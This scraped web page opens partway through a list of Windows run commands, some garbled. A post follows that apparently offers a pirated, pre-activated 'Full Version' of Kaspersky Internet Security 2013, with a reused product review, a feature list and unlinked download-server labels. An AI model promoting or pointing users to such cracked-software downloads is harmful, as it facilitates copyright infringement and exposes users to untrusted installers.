  • Editor of the registry : regedit
  • Remote desktop connection : mstsc
  • Removable Storage: ntmsmgr.msc
  • requests the operator to removable storage: ntmsoprq.msc
  • RSoP (traduction. ..) (XP Pro): rsop.msc
  • Scanners and Cameras : sticpl.cpl
  • Scheduled Tasks : control schedtasks
  • Security Center : wscui.cpl
  • Console management services: services.msc
  • shared folders : fsmgmt.msc
  • Turn off windows : shutdown
  • Sounds and Audio Devices : mmsys.cpl
  • Spider (card game): spider
  • Client Network Utility SQL server : cliconfg
  • System Configuration Editor : sysedit
  • System Configuration Utility : msconfig
  • System File Checker (SFC =) (Scan Now) : sfc / scannow
  • SFC (Scan next startup): sfc / scanonce
  • SFC (Scan each démarraget) : sfc / scanboot
  • SFC (back to default settings): sfc / revert
  • SFC (purge cache files): sfc / purgecache
  • SFC (define size CAHC x) : sfc / cachesize = x
  • System Properties : sysdm.cpl
  • Task Manager : taskmgr
  • Telnet client : telnet
  • User Accounts : nusrmgr.cpl
  • Utility Manager (Magnifier, etc) : utilman
  • Windows firewall (XP SP2) : firewall.cpl
  • Microsoft Magnifier: magnify
  • Windows Management Infrastructure: wmimgmt.msc
  • Protection of the accounts database: syskey
  • Windows update: wupdmgr
  • Introducing Windows XP (if not erased) : tourstart
  • Wordpad : write
  • Date and Time Properties : timedate.cpl


Kaspersky Internet Security 2013 13.0.0.3082 Including Activation Free Download Full Version


Kaspersky Internet Security 2013 13.0.0.3082 Including Activation | 159 MB

Internet security solutions usually bear a richer plethora of layers of protection than traditional antivirus software, by attaching antispam, antispyware, privacy protection and parental control modules to the regular antivirus engine.This kind of computer protection guarantees a click-happy experience, away from threats that may arise from the Internet, email attachments, USB drives, corrupted files or unsecured wireless connections.

Kaspersky Internet Security doesn t fall short of these features, boasting all the capabilities you need to stay on the safe side all the time. While delivering state of the art protection from viruses and Trojans, the suite also encases protection technologies against online threats and phishing attacks, shielding your identity from malicious websites. Its cloud-based engine allows it to gather information on the latest threats, thus making sure that your computer is equipped with the appropriate defense against cyber malware.

The installation process takes a while and in order to be able to run the application properly, a restart may be required in some cases. The first encounter with the application s interface is pleasant, it has a clean look and an organized control panel that can be located in the lower area of the GUI. This is actually the section that incorporates all the protection modules, namely: a Scanning component, Parental Control, Safe Run for applications, Safe Run for Websites, Network Monitor, Applications Activity and Quarantine.

The suite can run four different scan types: a Full Scan (thoroughly analyzes all the files on all of the disks), a Critical Areas Scan (analyzes objects that are loaded at system startup or added by user), a Vulnerability Scan (detects and removes security vulnerabilities) and a Custom Scan mode that allows you to manually select the locations to be analyzed. The scanning speed is decent and a successful scanning process returns a detailed report on the threats that have been encountered, together with the recommended actions.

The Parental Control feature enables you to manage the amount of time your children spend on the computer and to control their communication habits when using Instant Messaging applications via a set of predefined rules.

With the aid of the Safe Run modules, you may launch applications or websites in a virtual and insolated environment. The firewall includes VPN and Wi-Fi connections protection plus an intrusion prevention system against hacker attacks.

The Tools section includes a Rescue Disk feature (allows you to create a bootable CD that contains tools for detecting malware), a Privacy Cleaner (removes browser history, cache and logs), a Windows troubleshooting component (detects damaged settings caused by malware) and a Browser Configuration feature (analyzes Internet Explorer settings from security viewpoint) .

Overall, Kaspersky Internet Security is an excellent choice for users that have a rich Internet activity. On top of a decent antivirus engine, it sports a collection of protection tools that targets online malware and phishing, parental control and application virtualization.

Here are some key features of "Kaspersky Internet Security":
Essential Protection:
Protects from viruses, Trojans and worms
Blocks spyware and adware
Scans files in real time (on access) and on demand
Scans email messages (regardless of email client)
Scans Internet traffic (regardless of browser)
Protects instant messengers (ICQ, MSN)
Provides proactive protection from unknown threats
Scans Java and Visual Basic scripts

Extended Protection:
Two-way personal firewall
Safe Wi-Fi and VPN connections
Intrusion prevention system
Intelligent application management and control
automatically configured application rules
security rating is assigned to unknown applications
access to the user s resources and data is restricted for unknown applications

Preventive Protection:
Scans operating system and installed applications for vulnerabilities
Analyzes and closes Internet Explorer vulnerabilities
Disables links to malware sites
Detects viruses based on the packers used to compress code
Global threat monitoring (Kaspersky Security Network)

Advanced Protection & Recovery:
The program can be installed on infected computers
Self-protection from being disabled or stopped
Restores correct system settings after removing malicious software
Tools for creating a rescue disk

Data & Identity Theft Protection:
Disables links to fake (phishing) websites
Blocks all types of keyloggers
Virtual keyboard is provided for safely entering logins and passwords
Prevents the theft of data exchanged via secure connections (HTTPS / SSL)
Blocks unauthorized dial-up connections
Cleans up any traces of user activity (deletes temporary files, cookies etc.)

Content Filtering:
Parental control
Improved antispam protection (plugins for Microsoft Outlook, Microsoft Outlook Express, The Bat!, Thunderbird)
Blocks banners on web pages

Usability:
Automatic configuration during installation
Wizards for common tasks
Visual reports with charts and diagrams
Alerts provide all the information necessary for informed user decisions
Automatic or interactive mode
Round-the-clock technical support
Automatic database updates

Requirements:
Intel Pentium 300 MHz or higher (or equivalent)
256 MB available RAM
50 MB free space on the hard drive
CD-ROM (for installation of the program from CD)
computer mouse
Internet connection (for product activation)
Microsoft Internet Explorer 5.5 or higher (for downloading updates)
Microsoft Windows Installer 2.0

What's New in This Release:
New in protection:
The Sandbox technology, which uses virtualization methods to create a safe environment for running applications (Safe Run for Applications), has been significantly improved. The application now features the option to run suspicious applications on a dedicated virtual desktop, which ensures reliable protection of the operating system. Safe Run for Websites (safe browser), which protects data being entered by the user, has been implemented to allow handling websites that require entering confidential information.
The scope of the Web Anti-Virus component has been expanded thanks to the new modules that had been added:
Online Banking identifies banking websites and allows the user to switch to Safe Run for Websites, which has been designed to handle this sort of web resources.
Safe Surf consists of previously implemented Kaspersky URL Advisor enhanced with a new mode of blocking websites with high threat rating calculated by Kaspersky Lab. When this mode is enab...


Download :-
SERVER 1 

OR

SERVER 2 


© 2012 H@Ck tHe wOrLd - Designed by rAj | ToS | Privacy Policy | Sitemap

Join me On Facebook | Contact Us | Write For Us